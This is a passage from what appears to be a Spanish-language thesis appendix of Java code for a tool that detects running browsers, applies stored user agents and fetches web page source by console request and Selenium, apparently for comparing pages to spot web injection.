            .addGroup(javax.swing.GroupLayout.Alignment.TRAILING,
jPanel1Layout.createSequentialGroup()
                .addContainerGap()
```

```
.addGroup(jPanel1Layout.createParallelGroup(javax.swing.GroupLayout.Alignment.T
RAILING)
                .addComponent(jScrollPane2, javax.swing.GroupLayout.PREFERRED_SIZE,
0, Short.MAX_VALUE)
                .addGroup(jPanel1Layout.createSequentialGroup()
                   .addComponent(jButton1)

.addPreferredGap(javax.swing.LayoutStyle.ComponentPlacement.RELATED,
javax.swing.GroupLayout.DEFAULT_SIZE, Short.MAX_VALUE)
                   .addComponent(jButton2)
                   .addGap(6, 6, 6)))
             .addContainerGap())
      );

      jPanel2.setBorder(javax.swing.BorderFactory.createEtchedBorder());

      jCheckBox2.setText("Captura de Pantalla");
      jCheckBox2.addActionListener(new java.awt.event.ActionListener() {
         public void actionPerformed(java.awt.event.ActionEvent evt) {
            jCheckBox2ActionPerformed(evt);
         }
      });

      javax.swing.GroupLayout jPanel2Layout = new
javax.swing.GroupLayout(jPanel2);
      jPanel2.setLayout(jPanel2Layout);
      jPanel2Layout.setHorizontalGroup(

jPanel2Layout.createParallelGroup(javax.swing.GroupLayout.Alignment.LEADING)
         .addGroup(javax.swing.GroupLayout.Alignment.TRAILING,
jPanel2Layout.createSequentialGroup()
            .addContainerGap(134, Short.MAX_VALUE)
            .addComponent(jCheckBox2)
            .addContainerGap())
      );
      jPanel2Layout.setVerticalGroup(
```

```
jPanel2Layout.createParallelGroup(javax.swing.GroupLayout.Alignment.LEADING)
        .addGroup(jPanel2Layout.createSequentialGroup()
            .addComponent(jCheckBox2)
            .addGap(0, 4, Short.MAX_VALUE))
    );

    javax.swing.GroupLayout layout = new
javax.swing.GroupLayout(getContentPane());
    getContentPane().setLayout(layout);
    layout.setHorizontalGroup(
        layout.createParallelGroup(javax.swing.GroupLayout.Alignment.TRAILING)
        .addGroup(javax.swing.GroupLayout.Alignment.LEADING,
layout.createSequentialGroup()
            .addContainerGap()

.addGroup(layout.createParallelGroup(javax.swing.GroupLayout.Alignment.LEADING
, false)
                .addComponent(jPanel1, javax.swing.GroupLayout.DEFAULT_SIZE,
javax.swing.GroupLayout.DEFAULT_SIZE, Short.MAX_VALUE)
                .addComponent(jPanel2, javax.swing.GroupLayout.DEFAULT_SIZE,
javax.swing.GroupLayout.DEFAULT_SIZE, Short.MAX_VALUE))
            .addContainerGap(javax.swing.GroupLayout.DEFAULT_SIZE,
Short.MAX_VALUE))
    );
    layout.setVerticalGroup(
        layout.createParallelGroup(javax.swing.GroupLayout.Alignment.LEADING)
        .addGroup(javax.swing.GroupLayout.Alignment.TRAILING,
layout.createSequentialGroup()
            .addContainerGap(34, Short.MAX_VALUE)
            .addComponent(jPanel2, javax.swing.GroupLayout.PREFERRED_SIZE,
javax.swing.GroupLayout.DEFAULT_SIZE, javax.swing.GroupLayout.PREFERRED_SIZE)
            .addPreferredGap(javax.swing.LayoutStyle.ComponentPlacement.RELATED)
            .addComponent(jPanel1, javax.swing.GroupLayout.PREFERRED_SIZE,
javax.swing.GroupLayout.DEFAULT_SIZE, javax.swing.GroupLayout.PREFERRED_SIZE)
            .addContainerGap())
    );
```

```
    pack();
 }// </editor-fold>

 boolean flag = false;
 boolean flagScreen;
 private void jButton1ActionPerformed(java.awt.event.ActionEvent evt) {

 Runnable pressed;

pressed = new Runnable()
{
 @Override
 public void run()
 {
  Thread typed=new Thread();
  //System.out.println("\nComienza thread");
  typed.start();
    if(!flag)
    {
      flag=true; //System.out.println("encendido");
      flagScreen=jCheckBox2.isSelected();
      //System.out.println("checando "+flagScreen);
      gb.getPlatform(flagScreen);
    }
    else
    {
       //System.out.println("apagado");
       flag=false;
    }
    try
    {
       typed.join();
       //System.out.println("\nTermina thread");
    } catch (InterruptedException ex)
    {
       Logger.getLogger(View.class.getName()).log(Level.SEVERE, null, ex);
    }
 }
```

```
 };
   pressed.run();
   }

   private void jTextArea2KeyReleased(java.awt.event.KeyEvent evt) {

      List<String> List=new ArrayList<String>();
      String text ="";

      synchronized(text)
      {
         text= jTextArea2.getText(); /*Al ocurrir un evento evt obtiene el texto
introducido
                                  *en jtext Area*/
         /**El hilo realiza una pausa cuando la cadena se encuentra vacía
          o no sigue el protocolo http o https, cuando se corrige el contenido
          continúa con los demás métodos*/
         if(!text.equals(""))
         //if(text.contains("http://") || text.contains("https://"))
         {
            try
            {
               System.out.println("Reanudando hilo");

               text=text.replace(" ","\n").replace(", ", "\n").replace(",","\n");

               List=new ArrayList<String>(Arrays.asList(text.split("\n")));

               //List.add(text); //el valor obtenido de jtextfield y lo guarda en la lista
               /*for(String url : List)
               {
                System.out.println(url);
               }*/

               for(Iterator<String> iterator=List.iterator(); iterator.hasNext();)
               {
                  String checkValue=iterator.next();
```

```
                if(checkValue.startsWith("http://")||
checkValue.startsWith("https://"))
                {
                   System.out.println("URL válida");
                }
                else
                {
                   iterator.remove();
                   System.out.println("URL NO válida");
                }
             }

             /*System.out.println("filtro.. ");
             for(String url : List)
             {
              System.out.println(url);
             }*/

              gb.setList(List);
              text.notify();
          }
          catch(Exception e)
          {
             System.out.println();
          }
       }
       else
       {
          try
          {
            System.out.println("Valor nulo.... Hilo en espera");
            text.wait();  //debe ser rodeado de dos catch
          }
          catch (InterruptedException ex)
          {
           //System.out.println(""+ex);
          }
          catch(Exception e)
```

```
            {
              //System.out.println(""+e);
            }
          }
          //text="";
        }
    }

    private void jCheckBox2ActionPerformed(java.awt.event.ActionEvent evt) {

        /*boolean selected=jCheckBox2.isSelected();
        boolean result = false;
              if(selected)
              {
              System.out.println("encendido");
              flag =true;
              }
              else
              {
              flag =false;
              System.out.println("apagado");
              }*/
    }

    private void jButton2ActionPerformed(java.awt.event.ActionEvent evt) {
         jTextArea2.setText("");
    }


    /**
     * @param args the command line arguments
     */
    public static void main(String args[]) {
        /* Set the Nimbus look and feel */
        //<editor-fold defaultstate="collapsed" desc=" Look and feel setting code
(optional) ">
        /* If Nimbus (introduced in Java SE 6) is not available, stay with the default look
and feel.
```

```
        * For details see
http://download.oracle.com/javase/tutorial/uiswing/lookandfeel/plaf.html
        */
       try {
          for (javax.swing.UIManager.LookAndFeelInfo info :
javax.swing.UIManager.getInstalledLookAndFeels()) {
             if ("Nimbus".equals(info.getName())) {
                javax.swing.UIManager.setLookAndFeel(info.getClassName());
                break;
             }
          }
       } catch (ClassNotFoundException ex) {

java.util.logging.Logger.getLogger(View.class.getName()).log(java.util.logging.Level.S
EVERE, null, ex);
       } catch (InstantiationException ex) {

java.util.logging.Logger.getLogger(View.class.getName()).log(java.util.logging.Level.S
EVERE, null, ex);
       } catch (IllegalAccessException ex) {

java.util.logging.Logger.getLogger(View.class.getName()).log(java.util.logging.Level.S
EVERE, null, ex);
       } catch (javax.swing.UnsupportedLookAndFeelException ex) {

java.util.logging.Logger.getLogger(View.class.getName()).log(java.util.logging.Level.S
EVERE, null, ex);
       }
       //</editor-fold>

       /* Create and display the form */
       java.awt.EventQueue.invokeLater(new Runnable() {
          @Override
          public void run() {
             new View().setVisible(true);
          }
       });
    }
```

```
// Variables declaration - do not modify
private javax.swing.JButton jButton1;
private javax.swing.JButton jButton2;
public javax.swing.JCheckBox jCheckBox2;
private javax.swing.JPanel jPanel1;
private javax.swing.JPanel jPanel2;
private javax.swing.JScrollPane jScrollPane2;
private javax.swing.JTextArea jTextArea2;
// End of variables declaration
```

APÉNDICE B

Métodos en lenguaje de programación Java que verifican los procesos que se ejecutan

Introducción

Clase que verifica la plataforma donde se está ejecutando la aplicación, una vez que ha sido confirmado el sistema operativo, se procede a ver por los navegadores que se encuentran en uso.

B.1 Validación de plataforma

```
public class Get_Browser
{
   GetSourceCode gsc = new GetSourceCode();
   /**
    *
    * @return
    */

   public void getPlatform(boolean flagScreen)
   {
      try
      {
      String OS = System.getProperty("os.name").toLowerCase();

         if(OS.indexOf("win")>=0)
         {
           System.out.println("\nPlataforma windows ");
           getProcessFromWindows(flagScreen);
         }
         else if(OS.indexOf("mac")>=0)
         {
```

```
            System.out.println("\nPlataforma mac ");
            getProcessFromMac(flagScreen);
          }
          else if(OS.indexOf("nix")>=0 || OS.indexOf("nux")>=0)
          {
            System.out.println("\nPlataforma linux ");
          }
        }
        catch(NullPointerException np)
        {
          System.out.println("\nOcurrió un error " +np);
        }
    }
```

B.2 Obtención de Procesos en arquitectura Windows

```
  public String getProcessFromWindows(boolean flagScreen)
  {
    List<String> processList = new ArrayList<String>();

    String proc = null;
     try
     {
       //Process p= Runtime.getRuntime().exec("tasklist.exe /FI \"IMAGENAME eq
chrome.exe\" ");
       Process p= Runtime.getRuntime().exec("tasklist.exe");
       BufferedReader input = new BufferedReader(new
InputStreamReader(p.getInputStream()));

       while((proc=input.readLine())!=null)
       {
          processList.add(proc);
       }
       input.close();

       //Get_Browser gb1=new Get_Browser();
```

```
      getBrowsersFromWindows(processList, flagScreen);
    }
    catch(IOException e)
    {
       System.out.println("\nHubo una excepción: "+e);
    }
     return proc;
  }
```

B.3 Obtención de procesos en arquitectura Mac OS X

```
   public void getProcessFromMac(boolean flagScreen)
  {
      List<String> processList=new ArrayList<String>();
      String browser="";
      boolean foundSafari=false;
      boolean foundChrome=false;
      boolean foundFireFox=false;

      try
      {
         String line;
         Process p = Runtime.getRuntime().exec("ps -e");
         BufferedReader input;
         input = new BufferedReader(new InputStreamReader(p.getInputStream()));
         while ((line = input.readLine()) != null)
         {
            processList.add(line);
            //System.out.println(line);
         }
         input.close();

         for(String process : processList)
         {
            //System.out.println(process);
            if(process.indexOf("Safari.app")>=0)
```

```
    {
      System.out.println("Estás usando Safari");
      foundSafari=true;
      browser="safari";
      setBrowserFromMac(browser,  flagScreen);
      break;
    }
}

if(!foundSafari)
{
   System.out.println("NO Estás usando Safari");
}

for(String process : processList)
{
   if(process.indexOf("Chrome.app")>=0)
   {
      System.out.println("Estás usando Chrome");
      foundChrome=true;
      browser="google_chrome";
      setBrowserFromMac(browser, flagScreen);
      break;
   }
}

if(!foundChrome)
{
   System.out.println("NO Estás usando Chrome");
}


for(String process : processList)
{
   if(process.indexOf("Firefox.app")>=0)
   {
      System.out.println("Estás usando Firefox");
      foundFireFox=true;
```

```
            browser="mozilla_firefox";
            setBrowserFromMac(browser, flagScreen);
            break;
          }
        }

          if(!foundFireFox)
          {
            System.out.println("NO Estás usando FireFox");
          }
      }
      catch (Exception err)
      {
       System.out.println("\n Hubo una excepción en browser " + err);
      }
  }
```

B.4 Obtención de procesos en arquitectura Linux

```
public void getProcessFromLinux(boolean flagScreen)
    {
      List<String> processList=new ArrayList<String>();
      String browser="";

      boolean foundChrome=false;
      boolean foundFireFox=false;

      try
      {
         String line;
         Process p = Runtime.getRuntime().exec("ps -e");
         BufferedReader input;
         input = new BufferedReader(new InputStreamReader(p.getInputStream()));
```

```
while ((line = input.readLine()) != null)
{
   processList.add(line);
   //System.out.println(line);
}
input.close();



for(String process : processList)
{
   if(process.indexOf("Chrome.")>=0)
   {
      System.out.println("Estás usando Chrome");
      foundChrome=true;
      browser="google_chrome";
      setBrowserFromLinux(browser, flagScreen);
      break;
   }
}

if(!foundChrome)
{
   System.out.println("NO Estás usando Chrome");
}



for(String process : processList)
{
   if(process.indexOf("Firefox.")>=0)
   {
```

```
            System.out.println("Estás usando Firefox");
            foundFireFox=true;
            browser="mozilla_firefox";
            setBrowserFromLinux(browser, flagScreen);
            break;
          }
        }

          if(!foundFireFox)
          {
            System.out.println("NO Estás usando FireFox");
          }
      }
      catch (Exception err)
      {
        System.out.println("\n Hubo una excepción en browser " + err);
      }
    }
```

B.5 Búsqueda de navegadores en Arquitectura Windows

```
  public void getBrowsersFromWindows(List<String> processList, boolean
flagScreen)
  {
    String browser="";
    boolean foundChrome=false;
    boolean foundFireFox=false;
    boolean foundSafari=false;
    boolean foundIE=false;

     for(String process : processList)
      {
         //System.out.println(process);
```

```
    if(process.contains("chrome.exe"))
    {
       System.out.println("Estás usando chrome");
       foundChrome=true;
       browser="google_chrome";
       setBrowserFromWindows(browser, flagScreen);
       break;
    }
}
if(!foundChrome)
{
  System.out.println("NO Estás usando chrome");
}

for(String process: processList)
{
    if(process.contains("firefox.exe"))
    {
       System.out.println("Estás usando firefox");
       foundFireFox=true;
       browser="mozilla_firefox";
       setBrowserFromWindows(browser, flagScreen);
       break;
    }
}
if(!foundFireFox)
{
    System.out.println("NO Estás usando firefox");
}

   for(String process : processList)
{
    if(process.contains("iexplore.exe"))
    {
       System.out.println("Estás usando IE");
       foundIE=true;
       browser="internet_explorer";
       setBrowserFromWindows(browser, flagScreen);
```

```
            break;
         }
      }
      if(!foundIE)
      {
         System.out.println("NO Estás usando IE");
      }

      for(String process : processList)
      {
         if(process.contains("Safari.exe"))
         {
            System.out.println("Estás usando safari");
            foundSafari=true;
            browser="safari";
            setBrowserFromWindows(browser, flagScreen);
            break;
         }
      }
      if(!foundSafari)
      {
         System.out.println("NO Estás usando safari");
      }
  }
```

B.6 Desplegar Navegador en arquitectura Windows

```
   public void setBrowserFromWindows(String browser, boolean flagScreen)
   {
      String platform="windows";
      if(browser.equals("google_chrome"))
      {
      //String chromeUserAgent="Mozilla/5.0 (Windows NT 6.1; WOW64)
AppleWebKit/537.31 (KHTML, like Gecko) Chrome/26.0.1410.64 Safari/537.31";
      //String directory="google_chrome"
```

```
        List<String> source=new ArrayList<String>();
        List<String> urlList=new ArrayList<String>();

        urlList=getList(); //Obtiene los elementos introducidos en el campo jtextarea

        /*System.out.println("\nURL de get list");
        for(String cad: urlList)
        {
           System.out.println(cad);
        }*/
            String user;
            user=readUserAgent(platform, browser);
            System.out.println("User Agent obtenido " +user);

           gsc.consoleSourceCode(user, urlList, browser, flagScreen);

        }
        else if(browser.equals("mozilla_firefox"))
        {
         //String firefoxUserAgent="Mozilla/5.0 (Windows NT 6.1; WOW64; rv:20.0)
Gecko/20100101 Firefox/20.0";
         //String directory="mozilla_firefox";
         List<String> source=new ArrayList<String>();

         List<String> urlList=new ArrayList<String>();

         urlList=getList(); //Obtiene los elementos introducidos en el campo jtextarea

           /*System.out.println("\nURL de get list");
           for(String cad: urlList)
           {
           System.out.println(cad);
           }*/
            String user;
            user=readUserAgent(platform, browser);
            System.out.println("User Agent obtenido " +user);

           gsc.consoleSourceCode(user, urlList, browser, flagScreen);
```

```
    }

    if(browser.equals("internet_explorer"))
    {

    List<String> source=new ArrayList<String>();
    List<String> urlList=new ArrayList<String>();

    urlList=getList(); //Obtiene los elementos introducidos en el campo jtextarea

    /*System.out.println("\nURL de get list");
    for(String cad: urlList)
    {
       System.out.println(cad);
    }*/
        String user;
        user=readUserAgent(platform, browser);
        System.out.println("User Agent obtenido " +user);

       gsc.consoleSourceCode(user, urlList, browser, flagScreen);

    }

    else if(browser.equals("safari"))
    {
       //String safariUserAgent="Mozilla/5.0 (Windows NT 6.1; WOW64)
AppleWebKit/534.57.2 (KHTML, like Gecko) Version/5.1.7 Safari/534.57.2";
       //String directory="safari";
       List<String> source=new ArrayList<String>();
       List<String> urlList=new ArrayList<String>();

       urlList=getList(); //Obtiene los elementos introducidos en el campo jtextarea

        /*System.out.println("\nURL de get list");       //lista de url's provenientes de
jtextArea por setters y getters
          for(String cad: urlList)
          {
```

```
            System.out.println(cad);
            }*/
          String user;

          user=readUserAgent(platform, browser);
          System.out.println("User Agent obtenido " +user);
          gsc.consoleSourceCode(user, urlList, browser, flagScreen);
      }
   }
```

B.7 Desplegar Navegador en arquitectura Mac

```
   public void setBrowserFromMac(String browser, boolean flagScreen)
   {
      String platform="macintosh";
      if(browser.equals("google_chrome"))
      {
         //String chromeUserAgent="Mozilla/5.0 (Macintosh; Intel Mac OS X 10_8_3)
AppleWebKit/537.31 (KHTML, like Gecko) Chrome/26.0.1410.65 Safari/537.31";
         //String directory="google_chrome"


         List<String> source=new ArrayList<String>();
         List<String> urlList=new ArrayList<String>();

         urlList=getList(); //Obtiene los elementos introducidos en el campo jtextarea

         /*System.out.println("\nURL de get list");
         for(String cad: urlList)
         {
            System.out.println(cad);
         }*/
         String user;
         user=readUserAgent(platform, browser);

         System.out.println("User Agent obtenido " +user);
```

```
            gsc.consoleSourceCode(user, urlList, browser, flagScreen);
        }
        else if(browser.equals("mozilla_firefox"))
        {
            //String firefoxUserAgent="Mozilla/5.0 (Macintosh; Intel Mac OS X 10.8;
rv:20.0) Gecko/20100101 Firefox/20.0";
            //String directory="mozilla_firefox";
            List<String> source=new ArrayList<String>();
            List<String> urlList=new ArrayList<String>();

            urlList=getList(); //Obtiene los elementos introducidos en el campo jtextarea

             /*System.out.println("\nURL de get list");       //lista de url's provenientes de
jtextArea por setters y getters
               for(String cad: urlList)
               {
               System.out.println(cad);
               }*/
             String user;
             user=readUserAgent(platform, browser);
             System.out.println("User Agent obtenido " +user);
             gsc.consoleSourceCode(user, urlList, browser,flagScreen);
        }
        else if(browser.equals("safari"))
        {

            //String safariUserAgent="Mozilla/5.0 (Macintosh; Intel Mac OS X 10_8_3)
AppleWebKit/536.29.13 (KHTML, like Gecko) Version/6.0.4 Safari/536.29.13";
            //String directory="safari";
            List<String> source=new ArrayList<String>();
            List<String> urlList=new ArrayList<String>();

            urlList=getList(); //Obtiene los elementos introducidos en el campo jtextarea

             /*System.out.println("\nURL de get list");       //lista de url's provenientes de
jtextArea por setters y getters
               for(String cad: urlList)
```

```
            {
            System.out.println(cad);
            }*/
          String user;
           user=readUserAgent(platform, browser);
           System.out.println("User Agent obtenido " +user);
           gsc.consoleSourceCode(user, urlList, browser,flagScreen);
      }
  }
```

B.8 Desplegar navegador en arquitectura Linux

```
public void setBrowserFromLinux(String browser, boolean flagScreen)
  {
     String platform="linux";
     if(browser.equals("google_chrome"))
     {



        List<String> source=new ArrayList<String>();
        List<String> urlList=new ArrayList<String>();

        urlList=getList(); //Obtiene los elementos introducidos en el campo jtextarea

        /*System.out.println("\nURL de get list");
        for(String cad: urlList)
        {
           System.out.println(cad);
        }*/
        String user;
        user=readUserAgent(platform, browser);
```

```
        System.out.println("User Agent obtenido " +user);

        gsc.consoleSourceCode(user, urlList, browser, flagScreen);
      }
      else if(browser.equals("mozilla_firefox"))
      {
        //String firefoxUserAgent="Mozilla/5.0 (Macintosh; Intel Mac OS X 10.8;
rv:20.0) Gecko/20100101 Firefox/20.0";
        //String directory="mozilla_firefox";
        List<String> source=new ArrayList<String>();
        List<String> urlList=new ArrayList<String>();

        urlList=getList(); //Obtiene los elementos introducidos en el campo jtextarea

         /*System.out.println("\nURL de get list");       //lista de url's provenientes de
jtextArea por setters y getters
           for(String cad: urlList)
           {
           System.out.println(cad);
           }*/
        String user;
        user=readUserAgent(platform, browser);
        System.out.println("User Agent obtenido " +user);
        gsc.consoleSourceCode(user, urlList, browser,flagScreen);
      }
   }
```

B.9 Lectura de User Agent

```
   public String readUserAgent(String platform, String browser)
   {
      String userAgent = "";
```

```
String uAgent = null;

if(platform.equals("windows"))
{

   File windowsPath=new
File("C:\\TApp\\webinject_report\\windows\\user_agent_from_windows");
   File windowsPath2=new File(windowsPath, browser+"_user_agent.txt");

   if(!windowsPath.exists())
   {
      System.out.println("El directorio "+ windowsPath + " No existe...");

      if(windowsPath.mkdirs())
      {
         System.out.println("Creando Directorio " +windowsPath + "...");
      }
   }
   else
   {
         System.out.println("El directorio "+ windowsPath + " Ya existe");
   }

   if(!windowsPath2.exists())
   {
    try
      {
          BufferedWriter out=new BufferedWriter(new
FileWriter(windowsPath2));
      }
         catch(IOException e)
      {
         System.out.println("Excepción al crear archivo " +e);
      }
   }
   else
   {
         System.out.println("El directorio "+ windowsPath2 + " Ya existe");
```

```
}
                    try
{

FileReader fr = new FileReader(windowsPath2);
BufferedReader br = new BufferedReader(fr);


int selected;

if((windowsPath2.length())==0)
{
 /*System.out.println("Atención se debe especificar un user agent para "
       +platform  +" "+browser +" en el directorio " +macPath2);*/


   selected=JOptionPane.showConfirmDialog(null, "Atención se debe
especificar un user agent para "
       +platform  +" "+browser +" en el directorio " +windowsPath2, "Verificar
User Agent",JOptionPane.YES_NO_CANCEL_OPTION);

       if(selected==JOptionPane.YES_OPTION)
       {
        userAgent=JOptionPane.showInputDialog(null,"Introduce el User
Agent para "+platform  +" "+browser,"Establecer User
Agent",JOptionPane.QUESTION_MESSAGE);
         try
          {
            BufferedWriter out=new BufferedWriter(new
FileWriter(windowsPath2));
            out.write(userAgent);
            out.close();
          }
          catch(IOException e)
          {
            System.out.println("Excepción al Escribir el archivo" +e);
          }
```

```
                }
                else if(selected==JOptionPane.NO_OPTION)
                {

                }
                else if(selected==JOptionPane.CANCEL_OPTION)
                {

                }
                 //System.out.println("user Agent desde jOption " +userAgent);
        }
        String linea;
         while((linea=br.readLine())!=null){
           //System.out.println(linea);
            uAgent=linea;

           } br.close();
        }
        catch(IOException ioe)
        {
           System.out.println("Error...el archivo no fue encontrado " +ioe);
        }

        /*try{

        FileReader fr = new FileReader(windowsPath2);
        BufferedReader br = new BufferedReader(fr);

        String linea;
        int selected;

        if((linea=br.readLine()).isEmpty())
        {
           System.out.println("Atención se debe especificar un user agent para "
                +platform  +" "+browser +" en el directorio " +windowsPath2);
                selected=JOptionPane.showConfirmDialog(null, "Atención se debe
especificar un user agent para "
```

```
                +platform  +" "+browser +" en el directorio " +windowsPath2, "Verificar
User Agent",JOptionPane.YES_NO_CANCEL_OPTION);

                if(selected==JOptionPane.YES_OPTION)
                {
                   userAgent=JOptionPane.showInputDialog(null,"Introduce el User
Agent para "+platform  +" "+browser,"Establecer User
Agent",JOptionPane.QUESTION_MESSAGE);
                    //texto.setText("Escogiste si.");
                }
                else if(selected==JOptionPane.NO_OPTION)
                {

                }
                else if(selected==JOptionPane.CANCEL_OPTION)
                {

                }
                 System.out.println("user Agent desde jOption " +userAgent);
        }

        while((linea=br.readLine())!=null){
           System.out.println(linea);

           } br.close();
        }
        catch(IOException ioe)
        {
           System.out.println("Error...el archivo no fue encontrado" +ioe);
        }*/

     }
     else if(platform.equals("macintosh"))
     {
        File macPath=new
File("/Applications/TApp/webinject_report/macintosh/user_agent_from_mac");
        String userAgentFile=browser+"_user_agent.txt";
```

```
 if(!macPath.exists())
{
   System.out.println("El directorio "+ macPath + " No existe...");

   if(macPath.mkdirs())
   {
      System.out.println("Creando Directorio " +macPath + "...");
   }
}
else
{
      System.out.println("El directorio "+ macPath + " Ya existe");
}

 File macPath2=new File(macPath, userAgentFile);

 if(!macPath2.exists())
   {
      try
      {
          BufferedWriter out=new BufferedWriter(new FileWriter(macPath2));
      }
      catch(IOException e)
      {
         System.out.println("Excepción al crear archivo "+ macPath2 +e);
      }
   }
   else
   {
      System.out.println("El directorio "+ macPath2 + " Ya existe");
   }


try
{

FileReader fr = new FileReader(macPath2);
BufferedReader br = new BufferedReader(fr);
```

```
int selected;

if((macPath2.length())==0)
{
 /*System.out.println("Atención se debe especificar un user agent para "
        +platform  +" "+browser +" en el directorio " +macPath2);*/


   selected=JOptionPane.showConfirmDialog(null, "Atención se debe
especificar un user agent para "
        +platform  +" "+browser +" en el directorio " +macPath2, "Verificar User
Agent",JOptionPane.YES_NO_CANCEL_OPTION);

        if(selected==JOptionPane.YES_OPTION)
        {
          userAgent=JOptionPane.showInputDialog(null,"Introduce el User
Agent para "+platform  +" "+browser,"Establecer User
Agent",JOptionPane.QUESTION_MESSAGE);
         try
           {
              BufferedWriter out=new BufferedWriter(new
FileWriter(macPath2));
              out.write(userAgent);
              out.close();
           }
           catch(IOException e)
           {
              System.out.println("Excepción al Escribir el archivo" +e);
           }

        }
        else if(selected==JOptionPane.NO_OPTION)
        {

        }
        else if(selected==JOptionPane.CANCEL_OPTION)
```

```
                {

                }
                 //System.out.println("user Agent desde jOption " +userAgent);
        }

        String linea;
         while((linea=br.readLine())!=null){
           //System.out.println(linea);
            uAgent=linea;

           } br.close();
        }
        catch(IOException ioe)
        {
           System.out.println("Error...el archivo no fue encontrado " +ioe);
        }

     }
     else if(platform.equals("linux"))
     {

     }
     return uAgent;
  }
```

B.10 Setters y Getters por los cuales se transmiten las direcciones url

```
   private List<String> urlList=new ArrayList<String>(); /*Comienza Setters y getters
los cuales reciben los datos de jTextArrea para poder operar con las direcciones
URL*/
   public void setList(List<String> List)
   {
      this.urlList=List;
   }
```

```
    public List<String> getList()
    {
        return urlList;
    }
}
```

APÉNDICE C

Obtención del lenguaje HTML/Javascript con ayuda de la herramienta Selenium

Introducción

Esta clase contiene los métodos que realizan peticiones a nivel consola con el user agent especificado, cuando el código ha sido recolectado con éxito, Selenium realiza la segunda petición al sitio web. Cabe destacar que para poder trabajar con esta librería, se debió haber importado en el proyecto. Si la primera petición no es válida, el método que indica a Selenium visitar dichos sitios no es activado.

C.1 Peticiones a sitios web mediante la consola

```
public class GetSourceCode
{

   public List<String> consoleSourceCode(String userAgent, List<String> urlList, String
browser, boolean flagScreen)
   {
        Thread request = null;

        for(String url: urlList)
        {
          request=new Thread(new Request(url, userAgent, browser, flagScreen));
          System.out.println("Comienza hilo");
          request.start();

            try
              {
                 System.out.println("Termina hilo...");
                 request.join();
```

```
            }
            catch (InterruptedException ex)
            {
               System.out.println("Excepción Desde thread: "+ex);
            }
         }
      return urlList;
   }
```

C.2 Identificando Navegador en arquitectura Windows

```
      public void seleniumFromWindows(List<String> newUrlList, String browser, String filePath1, boolean flagScreen)
      {
         Thread seleniumThread;

         //System.out.println("Lista de URL desde selenium");
         /*for(String newUrl : newUrlList)
         {
            System.out.println(newUrl);
         }*/

         if(browser.contains("google_chrome"))
         {
          for(String url : newUrlList)
          {
             seleniumThread=new Thread(new seleniumChromeRequestFromWindows(url, filePath1, flagScreen));
             System.out.println("Comienza selenium hilo...");
             seleniumThread.start();

             try
             {
                System.out.println("Termina selenium hilo...");
                seleniumThread.join();
             }
```

```
            catch (InterruptedException ex)
            {
               System.out.println("Excepción Desde selenium thread: "+ex);
            }
         }
        }
        else if(browser.contains("mozilla_firefox"))
        {

         for(String url: newUrlList)
         {
            seleniumThread=new                                    Thread(new
seleniumFireFoxRequestFromWindows(url, filePath1, flagScreen));
            System.out.println("Comienza selenium hilo...");
            seleniumThread.start();

            try
            {
               System.out.println("Termina selenium hilo...");
               seleniumThread.join();
            }
            catch (InterruptedException ex)
            {
               System.out.println("Excepción Desde selenium thread: "+ex);
            }
         }

        }

        if(browser.contains("internet_explorer"))
        {
         for(String url : newUrlList)
         {
            seleniumThread=new  Thread(new  seleniumIERequestFromWindows(url,
filePath1, flagScreen));
            System.out.println("Comienza selenium hilo...");
            seleniumThread.start();
```

```
            try
             {
                System.out.println("Termina selenium hilo...");
                seleniumThread.join();
             }
             catch (InterruptedException ex)
             {
                System.out.println("Excepción Desde selenium thread: "+ex);
             }
          }
        }

        else if(browser.contains("safari"))
        {
          for(String url: newUrlList)
          {
            seleniumThread=new                                    Thread(new
seleniumSafariRequestFromWindows(url, filePath1, flagScreen));
            System.out.println("Comienza selenium hilo...");
            seleniumThread.start();

            try
             {
                System.out.println("Termina selenium hilo...");
                seleniumThread.join();
             }
             catch (InterruptedException ex)
             {
                System.out.println("Excepción Desde selenium thread: "+ex);
             }
          }
        }

    }
```

C.3 Identificando navegador en arquitectura Mac

```
public void seleniumFromMacintosh(List<String> newUrlList, String browser, String filePath, boolean flagScreen)
    {
       Thread seleniumThread;

       if(browser.contains("google_chrome"))
       {
        for(String url : newUrlList)
        {
           seleniumThread=new Thread(new seleniumChromeRequestFromMac(url, filePath, flagScreen));
           System.out.println("Comienza selenium hilo...");
           seleniumThread.start();

           try
            {
              System.out.println("Termina selenium hilo...");
              seleniumThread.join();
            }
            catch (InterruptedException ex)
            {
              System.out.println("Excepción Desde selenium thread: "+ex);
            }
        }
       }
       else if(browser.contains("mozilla_firefox"))
       {
        for(String url: newUrlList)
        {
           seleniumThread=new Thread(new seleniumFireFoxRequestFromMac(url, filePath, flagScreen));
           System.out.println("Comienza selenium hilo...");
```

```
            seleniumThread.start();

            try
             {
                System.out.println("Termina selenium hilo...");
                seleniumThread.join();
             }
             catch (InterruptedException ex)
             {
                System.out.println("Excepción Desde selenium thread: "+ex);
             }
         }

        }
        else if(browser.contains("safari"))
        {
         for(String url: newUrlList)
         {
            seleniumThread=new Thread(new seleniumSafariRequestFromMac(url,
filePath, flagScreen));
            System.out.println("Comienza selenium hilo...");
            seleniumThread.start();

            try
             {
                System.out.println("Termina selenium hilo...");
                seleniumThread.join();
             }
             catch (InterruptedException ex)
             {
                System.out.println("Excepción Desde selenium thread: "+ex);
             }
         }
        }

    }
```

C.4 Identificando navegadores en arquitectura Linux

```
    public void seleniumFromLinux(List<String> newUrlList, String browser, String filePath, boolean flagScreen)
    {
       Thread seleniumThread;

       if(browser.contains("google_chrome"))
       {
        for(String url : newUrlList)
        {
           seleniumThread=new Thread(new seleniumChromeRequestFromLinux(url, filePath, flagScreen));
           System.out.println("Comienza selenium hilo...");
           seleniumThread.start();

           try
            {
              System.out.println("Termina selenium hilo...");
              seleniumThread.join();
            }
            catch (InterruptedException ex)
            {
              System.out.println("Excepción Desde selenium thread: "+ex);
            }
        }
       }
       else if(browser.contains("mozilla_firefox"))
       {
        for(String url: newUrlList)
        {
           seleniumThread=new Thread(new seleniumFireFoxRequestFromLinux(url, filePath, flagScreen));
           System.out.println("Comienza selenium hilo...");
           seleniumThread.start();

           try
            {
```

```
            System.out.println("Termina selenium hilo...");
            seleniumThread.join();
        }
        catch (InterruptedException ex)
        {
            System.out.println("Excepción Desde selenium thread: "+ex);
        }
    }

  }
}
```

C.5 Hilos dentro de la clase estática "request" a la espera de que concluya la petición a nivel de consola

```
public static class Request implements Runnable
{
  GetSourceCode gsc1=new GetSourceCode();
  Compare_Source cs=new Compare_Source();

  String absoluteFilePath="";

  String url;
  String userAgent;
  String browser;
  boolean flagScreen;

